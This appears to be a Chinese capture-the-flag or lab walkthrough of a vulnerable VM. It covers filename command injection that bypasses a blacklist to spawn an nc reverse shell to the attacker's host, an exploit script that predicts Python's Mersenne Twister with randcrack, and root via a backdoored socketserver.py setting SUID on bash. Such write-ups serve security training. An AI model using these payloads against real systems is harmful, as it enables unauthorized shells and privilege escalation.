
端口扫描


```Bash
root@kali2 [~] ➜  nmap 192.168.31.236
                                    [19:02:32]
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-21 22:02 CST
Nmap scan report for 192.168.31.236
Host is up (0.00092s latency).
Not shown: 998 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
5000/tcp open  upnp
MAC Address: 08:00:27:8A:DE:E9 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.33 seconds
```

去5000端口看下web


rce



在线图片转base64




随便传个图片发现有waf，所以可以大胆猜测在文件名处加了强waf，用printable fuzz一下



有如下黑名单

```bash
*=&\"%;<>ashlto!@(){}[\]_`'^~\\#
```

专门针对反弹shell写了这个过滤，但是依然还有遗漏，尝试拼接rce



发现可以rce，于是尝试构造反弹shell的指令，发现直接写ip地址会被ban，于是使用ip的10进制表示形式，`/bin/bash`使用环境变量提供的$SHELL

payload: `1.png|nc 3232243490 4567 -e $SHELL`

```bash
root@kali2 [~] ➜  nc -lnvp 4567
                                    [22:17:10]
listening on [any] 4567 ...
connect to [192.168.31.34] from (UNKNOWN) [192.168.31.236] 40558
id
uid=0(root) gid=0(root) groups=0(root)
```

成功getshell,你可能以为结束了，实则不然

```Bash
www-data@ta0:~$ cat /usr/bin/id
echo "uid=0(root) gid=0(root) groups=0(root)"
www-data@ta0:~$ cat /usr/bin/whoami
echo root
```

梅森随机数预测

进入靶机开始收集信息，为了防止脚本小子喜欢用linpeas.sh，我将里面的date成了reboot，所以只要使用linpeas.sh靶机就会重启
翻翻常见目录

```Bash
bash-5.0$ ls -al
total 20
drwxr-xr-x  3 root root 4096 Apr 21 04:53 .
drwxr-xr-x 19 root root 4096 Apr 21 03:28 ..
drwxr-xr-x  2 root root 4096 Apr 21 04:54 ...
-rw-r-----  1 root root   33 Apr 21 03:47 pass
-r--r--r--  1 root root 2595 Apr 21 05:24 server.py
```

`...` 经典迷惑人的东东

```Bash
bash-5.0$ ls -al
total 16
drwxr-xr-x 2 root  root  4096 Apr 21 04:54 .
drwxr-xr-x 3 root  root  4096 Apr 21 04:53 ..
-rw-r--r-- 1 da1sy da1sy 2613 Apr 21 03:48 da1sy.zip
-rw-r--r-- 1 root  root    20 Apr 21 04:54 hint.txt
bash-5.0$ cat hint.txt
try to get the pass
```

有个压缩包但需要解压密码，提示尝试获取到密码，那么上一目录的pass应该就是解压密码，使用server.py获取
其实这个部分参考了最近的XYCTF的一道密码签到题，稍加修改

```
import random
import socketserver
```

```
class MultiplicationGame(socketserver.BaseRequestHandler):
    def send(self, msg):
        self.request.sendall(msg.encode())

    def recv_input(self, prompt='', timeout=2.0):
        import socket
        self.send(prompt)
        data = b""
        self.request.settimeout(timeout)
        try:
            while True:
                part = self.request.recv(1)  # 一次读一个字节
                if not part:
                    break  # 客户端断开连接
                data += part
                if part == b'\n':
                    break  # 收到换行就结束
        except (socket.timeout, ConnectionResetError, BrokenPipeError):
            pass  # 出错就退出读取
        return data.decode(errors='ignore').strip()


    def handle(self):
        self.send("=== Welcome to the Totally Legit Multiplication Challenge
===\n")
        menu = "[1] Multiply some numbers\n[2] Get the secret flag (if you're
lucky)\n"
        self.send(menu)

        while True:
            choice = self.recv_input(">> Choose your destiny: ")

            if choice == '1':
                try:
                    factor = int(self.recv_input("Give me a number to multiply:
"))
                    rand_val = random.getrandbits(32)
                    result = rand_val * factor
                    self.send(f"Boom! {rand_val} * {factor} = {result}\n")
                except:
                    self.send("That's not a number! I need digits, my friend.\n")

            elif choice == '2':
                try:
                    ans = int(self.recv_input("Alright, what’s the product? "))
                    r1 = random.getrandbits(11000)
                    r2 = random.getrandbits(10000)
                    expected = r1 * r2
```

```
                    if ans == expected:
                        self.send("Congratulation,there is no real random\n")
                        with open("pass", "r") as f:
                            self.send(f"Here's your pass: {f.read()}\n")
                    else:
                        self.send(f"Nope! The actual answer was {expected}\n")
                except:
                    self.send("No funny business, just give me a number.\n")

            else:
                self.send("I don’t understand that choice. Try again.\n")

if __name__ == "__main__":
    HOST, PORT = "127.0.0.1", 4444
    with socketserver.ThreadingTCPServer((HOST, PORT), MultiplicationGame) as
server:
        print(f"🔧 Server running on port {PORT} - waiting for challengers!")
        server.serve_forever()
```

本地4444端口开了一个小游戏，漏洞点在于`random.getrandbits(32)`,MT19973算法能生成1-623个32位随机数,所以我们只要知道624个就可以预测下一个随机数
选项1输入一个数求该数和获取的随机数的乘积，于是可以输入1直接获取到这个随机数,下面是exp

```
from pwn import *
from randcrack import RandCrack
from tqdm import tqdm
rc = RandCrack()
p = remote('192.168.31.236',6677)
p.recvuntil(b'iny: ')
for i in tqdm(range(624)):
    p.sendline(b'1')
    p.sendlineafter(b'multiply: ',b'1')
    rand = p.recvline().decode().split('=')[-1]
    rand = rand.replace(' ', '')
    rc.submit(int(rand))
p.sendline(b'2')
rand1 = rc.predict_getrandbits(11000)
rand2 = rc.predict_getrandbits(10000)
p.recvuntil(b'uct? ')
p.sendline(str(rand1*rand2).encode())
print(p.recvuntil(b'\n'))
print(p.recvuntil(b'\n'))
```

先将4444端口转发出来,习惯使用socat

```Bash
bash-5.0$ cd /tmp
bash-5.0$ scp root@192.168.31.34:/root/socat .
The authenticity of host '192.168.31.34 (192.168.31.34)' can't be established.
ECDSA key fingerprint is SHA256:/mCbOD1y/6nWmFQqm4xBITIhb/bzBH9WId+w+enMRRs.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.31.34' (ECDSA) to the list of known hosts.
root@192.168.31.34's password:
socat
           100%  366KB  20.7MB/s   00:00
bash-5.0$ chmod +x socat
bash-5.0$ ./socat TCP4-LISTEN:6677,fork TCP4:127.0.0.1:4444
```

执行脚本拿到解压密码 `e2e54827ac94e69c0c0ee320cb18c787`

哈希破解

解压da1sy.zip拿到一串哈希

```Bash
bash-5.0$ ls -al
total 420
drwxrwxrwt  9 root     root       4096 Apr 21 10:34 .
drwxr-xr-x 19 root     root       4096 Apr 21 03:28 ..
-rw-r--r--  1 da1sy    da1sy      8944 Apr 21  2025 five.txt
```

cmd5秒了，拿到user密码 `Hikari`

python库劫持

```
da1sy@ta0:~$ sudo -l
Matching Defaults entries for da1sy on ta0:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User da1sy may run the following commands on ta0:
    (ALL : ALL) NOPASSWD: /usr/sbin/reboot
    (ALL : ALL) NOPASSWD: /usr/bin/ln -s /usr/bin/python3.* /usr/bin/python3
```

这个`*`是留的陷阱，感觉留3.7意图太明显了，换成*或许你想尝试命令注入？

查看系统python版本

```
da1sy@ta0:~$ ls -al /usr/bin/python3.*
-rwxr-xr-x 2 root root 4874240 Mar 23  2024 /usr/bin/python3.7
-rwxr-xr-x 2 root root 4874240 Mar 23  2024 /usr/bin/python3.7m
-rwxr-xr-x 1 root root 5479736 Feb 28  2021 /usr/bin/python3.9
```

发现存在3.7 和3.9，而当前的python3是3.9的版本，所以可以有理由猜测3.7可以利用

```
da1sy@ta0:~$ ls -al /usr/bin/python3
lrwxrwxrwx 1 root root 18 Apr 25 00:58 /usr/bin/python3 -> /usr/bin/python3.9
```

```
2025/04/21 10:40:33 CMD: UID=0    PID=334    | /usr/bin/python3 /opt/server.py
```

细心可以发现server.py是root启动的，如果能劫持它的python那么有可能提取root

```Bash
bash-5.0$ cat server.py
import random
import socketserver
...
```

server.py一共用了两个库，简单搜一下发现python3.7的`socketserver.py`留有后门

```
bash-5.0$ ls -al /usr/lib/python3.7/socketserver.py
-rw-r--rw- 1 root root 26956 Apr 21 05:36 /usr/lib/python3.7/socketserver.py
bash-5.0$ ls -al /usr/lib/python3.9/socketserver.py
-rw-r--r-- 1 root root 26923 Feb 28  2021 /usr/lib/python3.9/socketserver.py
```

所以如果把python3.7软连接到python3，然后修改一下socketserver.py就能实现提权，但由于不是`ln -sf`，需要先删除原来的软链接，恰巧有个suid指令可以实现(第一版靶机留了个systemctl后

门，可以直接www-data -> root)

```
da1sy@ta0:~$ find / -perm -4000 2>/dev/null
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/unlink
/usr/bin/gpasswd
/usr/bin/mount
/usr/bin/su
/usr/bin/umount
/usr/bin/pkexec
/usr/bin/sudo
/usr/bin/passwd
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/libexec/polkit-agent-helper-1
```

Bash

```
-bash-5.0$ unlink /usr/bin/python3
-bash-5.0$ sudo -l
Matching Defaults entries for da1sy on ta0:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User da1sy may run the following commands on ta0:
    (ALL : ALL) NOPASSWD: /usr/sbin/reboot
    (ALL : ALL) NOPASSWD: /usr/bin/ln -s /usr/bin/python3.* /usr/bin/python3
-bash-5.0$ sudo /usr/bin/ln -s /usr/bin/python3.7 /usr/bin/python3
-bash-5.0$ nano /usr/lib/python3.7/socketserver.py
```

```
__version__ = "0.4"


import socket
import selectors
import os
import sys
import threading
from io import BufferedIOBase
from time import monotonic as time


os.system('chmod u+s /bin/bash')
__all__ = ["BaseServer", "TCPServer", "UDPServer",
           "ThreadingUDPServer", "ThreadingTCPServer",
           "BaseRequestHandler", "StreamRequestHandler",
           "DatagramRequestHandler", "ThreadingMixIn"]
if hasattr(os, "fork"):
    __all__.extend(["ForkingUDPServer","ForkingTCPServer", "ForkingMixIn"])
if hasattr(socket, "AF_UNIX"):
    __all__.extend(["UnixStreamServer","UnixDatagramServer",
                    "ThreadingUnixStreamServer",
                    "ThreadingUnixDatagramServer"])
```

重启一下机器让他重新跑一下server即可成功提权

```bash
-bash-5.0$ ls -al /bin/bash
-rwsr-xr-x 1 root root 1168776 Apr 18  2019 /bin/bash
-bash-5.0$ bash -p
bash-5.0# id
uid=1000(da1sy) gid=1001(da1sy) euid=0(root) groups=1001(da1sy)
```